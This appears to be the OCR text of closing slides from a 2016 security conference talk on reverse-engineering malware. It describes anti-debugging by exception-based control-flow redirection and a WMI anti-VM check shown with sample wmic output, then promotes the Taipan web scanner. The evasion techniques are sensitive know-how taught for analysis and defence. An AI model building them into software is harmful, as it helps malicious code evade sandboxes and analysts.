
Don't be fooled by the absence of the IsDebuggerPresent call, that 4 lines of code are typically replicated by malware!

Control-Flow redirection

- Set-up a new exception handler
- Execute buggy code to have the redirection (for example by using INT-3 trap ;)

Obfuscation and Anti-Debugging

WMI Anti-VM check (Old but still Gold)



```
C:\Users\s4tan>wmic computersystem get manufacturer,model,OEMStringArray
Manufacturer  Model                     OEMStringArray
VMware, Inc.  VMware Virtual Platform  {"[MS_VM_CERT/SHA1/27d66596a61c48dd3dc7216fd715126e33f59ae7]", "Welcome to the Virtual Machine"}


C:\Users\s4tan>_
```

```
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\antonio.parata>wmic computersystem get manufacturer,model,OEMStringArray
Manufacturer  Model           OEMStringArray
Dell Inc.     Precision 7510  {"Dell System", "1[06D9]", "3[1.0]", "12[www.dell.com]", "14[1]", "15[0]"}


C:\Users\antonio.parata>
```

Reference: https://technet.microsoft.com/en-us/library/dd315240.aspx

Conclusion

Threat Intelligence can be used to really increase your awareness and to protect your network ahead of time

Information =/= Intelligence. Don’t be fooled by snake oil vendor ;)

Malwares bring with them a lot of useful information

Reverse engineering malware is not easy, need knowledge, patience and practice...

...but once mastered there will be no more secrets for you ;)

One last word: Taipan


Taipan: Web application inspector

- Developers: Antonio Parata, Andrea Gulino
- Identify possible misconfiguration on the web server
- Identify known web applications and their version
- Identify application vulnerabilities
- Implemented in a modular architecture that allow easy integration in complex environment
- A lot more...


Do you want to be an early adopter? Get in touch with me after the talk or via email ;)

Taipan

Yes, we have also a nice web UI :)



ID	URL	Date	Duration	Critical	High	Medium	Low	Status
1	http://192.168.17.177:14614	2016-04-14	0m 0s	0	0	0	0	Created
2	http://192.168.17.177:14614	2016-04-14	0m 0s	0	0	0	0	Created



Website URL:	http://cp7cardsskins.com/fileadmin/ebooks/136/
Profile:	Default
Scope:	OnlySpecifiedPath
Description:	Check Check Validation

Q&A?

PEOPLE SAY THE COMPLEXITY OF MODERN LIFE IS A BAD THING.
@ScottAdamsSays
Dilbert.com
BUT FOR USELESS PEOPLE SUCH AS ME, IT CREATES ENDLESS OPPORTUNITIES.
5-12-16 © 2016 Scott Adams, Inc. /Dist. by Universal Uclick
WHY AREN'T YOU DONE YET?
MY SMART-WATCH WAS INFECTED WITH RANSOM-WARE.

HackInBo Spring 2016 Edition

InTELL BY FOX IT